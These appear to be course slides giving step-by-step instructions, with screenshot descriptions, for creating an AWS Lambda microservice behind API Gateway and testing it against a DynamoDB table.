


The screenshot shows the AWS Lambda Management Console interface. The top navigation bar includes the AWS logo, Services dropdown, Resource Groups dropdown, a notification bell, user name 'Marco Papa', region 'N. Virginia', and Support dropdown. The left sidebar has 'AWS Lambda' selected under 'Functions'. The main content area is titled 'Lambda > Functions' and shows a table of 16 functions. The columns are 'Function name', 'Description', 'Runtime', 'Code size', and 'Last Modified'. The first function listed is 'serverless-simple-http-endpoint-dev-currentTime'. The table has a search bar at the top and navigation arrows at the bottom.

Function name	Description	Runtime	Code size	Last Modified
serverless-simple-http-endpoint-dev-currentTime	Node.js 4.3	1.7 kB	7 months ago	
serverless-rest-api-with-keys-dev-update	Node.js 4.3	210.3 kB	6 months ago	
serverless-rest-api-with-keys-dev-list	Node.js 4.3	210.3 kB	6 months ago	
serverless-rest-api-with-keys-dev-get	Node.js 4.3	210.3 kB	6 months ago	
serverless-rest-api-with-keys-dev-delete	Node.js 4.3	210.3 kB	6 months ago	
serverless-rest-api-with-keys-dev-create	Node.js 4.3	210.3 kB	6 months ago	
serverless-rest-api-with-dynamodb-dev-update	Node.js 4.3	26.0 kB	6 months ago	
serverless-rest-api-with-dynamodb-dev-list	Node.js 4.3	26.0 kB	6 months ago	
serverless-rest-api-with-dynamodb-dev-get	Node.js 4.3	26.0 kB	6 months ago	
serverless-rest-api-with-dynamodb-dev-delete	Node.js 4.3	26.0 kB	6 months ago	


2. Choose Create function.

AWS Lambda (cont'd)




3. Select **Use a blueprint**. On the **Blueprints** page, choose the **microservice-http-endpoint** blueprint. You can use the Filter to find it. Just type “micro” and click enter. Select the **microservice-http-endpoint** hyperlink. Click **Configure**.

AWS Lambda (cont'd)



4. In the **Basic information** section, do the following:
 - a) Enter the function name **MyLambdaMicroservice** in **Name**.
 - b) In **Role name**, enter a role name for the new role that will be created, like **myLambdaRoleName**.
5. The **API Gateway trigger** section will be populated with an API Gateway trigger. Select **Create an API**. Click **Additional settings**. Select the **REST API** API type. The default API name that will be created is **MyLambdaMicroservice-API** (You can change this name via the **API name** field if you wish).
6. In the **Deployment stage** leave **default**. In the **Security** field, select **Open**, as we will be creating a publicly available REST API.

AWS Lambda (cont'd)




7. On the **Lambda function code** section, do the following:

- Review the preconfigured Lambda function configuration information, including:
 - Runtime** is `Node.js 12.x`
 - Code authored in `JavaScript` is provided. The code performs DynamoDB operations based on the method called and payload provided.


8. Chose **Create function**.

AWS Lambda (cont'd)




9. The “Congratulations!” page is displayed, showing the **Configuration > Designer** tab. Notice **Code > index.js** shows `export.handler`.

AWS Lambda (cont'd)



10. Click the **API Gateway**. Notice the **API endpoint**, the HTTP REST service URL entry point.

AWS Lambda (cont'd)



11. To test our AWS Lambda REST Service, select **Database DynamoDB** from the **Services** console.

AWS Lambda (cont'd)

The image consists of three vertically stacked screenshots of the AWS DynamoDB console.

Screenshot 1: Amazon DynamoDB Home Page

This screenshot shows the main Amazon DynamoDB page. It features a large "Create table" button highlighted with a red box. Below it, there's a brief description of what DynamoDB is and how it can be used. A "Getting started guide" link is also visible.

Screenshot 2: Create DynamoDB Table


This screenshot shows the "Create DynamoDB table" wizard. The user has entered "NyTable" as the table name and "LastName" as the partition key. Under "Table settings", the "Use default settings" checkbox is checked. A note at the bottom states: "You do not have the required role to enable Auto Scaling by default. Please refer to documentation." At the bottom right, there are "Cancel" and "Create" buttons.

Screenshot 3: MyTable Overview

This screenshot shows the "MyTable" table in the "Overview" tab. The table has 3 items. The first item is "Horowitz, Ellis". The second item is "James, LeBron". The third item is "Papa, Marco". The table has a primary key of "LastName".


12. Click **Create Table**. Create a table named **MyTable**, with **LastName** as **Primary key**. Click **Create**. Click **Create item** and add items with **FirstName**, and enter a few rows.

AWS Lambda (cont'd)



13. Back to the **AWS Lambda console**. In this step, we will use the console to test the Lambda function. That is, send an HTTPS request to the API method and have Amazon API Gateway invoke your Lambda function.
14. Select **Functions** from left navigation. Click the function name. The With the MyLambdaMicroService function still open in the console, choose the **Select a test event** dropdown and then choose **Configure test events**.

AWS Lambda (cont'd)



13. In the dropdown “select a test even”, select **Configure test events**, select **Event template** “Common - Hello World” (scroll down to the end) and enter an **Event Name** such as **MyEventName**. Replace the existing text with the following:

```
{  
  "httpMethod": "GET",  
  "queryStringParameters": {  
    "TableName": "MyTable"  
  }  
}
```

14. After “copy / paste” the text above choose **Create**.

AWS Lambda (cont'd)

The screenshot shows the AWS Lambda console interface for a function named 'MyNewFunction'. The main area displays the 'Code source' tab, which contains the 'index.js' file content:

```
Test Event Name: MyEventName
Response:
{
  "statusCode": "200",
  "body": "[{"Items": [{"FirstName": "Jobs", "LastName": "Steve"}, {"FirstName": "LeBron", "LastName": "James"}]}]",
  "headers": {
    "Content-Type": "application/json"
  }
}

Function Logs
START RequestId: ad8ba2d8-d7a6-4963-8e34-e953fd757da7 Version: $LATEST
END RequestId: ad8ba2d8-d7a6-4963-8e34-e953fd757da7
REPORT RequestId: ad8ba2d8-d7a6-4963-8e34-e953fd757da7 Duration: 142.27 ms Billed Duration: 143 ms Memory Size: 512 MB
Request ID: ad8ba2d8-d7a6-4963-8e34-e953fd757da7
```

The 'Execution result' section shows a successful execution with a status of 'Succeeded', maximum memory used of 79 MB, and a duration of 142.27 ms.

Below the code editor are sections for 'Code properties', 'Runtime settings', and 'Layers'.

Code properties:

Package size 856.0 byte	SHA256 hash E4HWnUfLdweNO950YRTEYkjq3MzA7B3BnGrSPUX5R4=	Last modified November 12, 2020, 02:07 PM PST
----------------------------	--	--

Runtime settings:


Runtime Node.js 12.x	Handler Info index.handler	Architecture Info x86_64
-------------------------	--	--

Layers:

Merge order	Name	Layer version	Compatible runtimes	Compatible architectures
There is no data to display.				


15. Click **Test**. Check the **Execution result** output, by clicking **Details**. Notice the JSON returned with the table content (GET scans or “lists” the items in the table).

AWS Lambda (cont'd)



16. Close the Execution result. Click the **API Gateway**. Click the arrow next to **API endpoint**. Notice the value of **API Endpoint URL**. This is the entry point of the API Gateway for your new microservice.

AWS Lambda (cont'd)



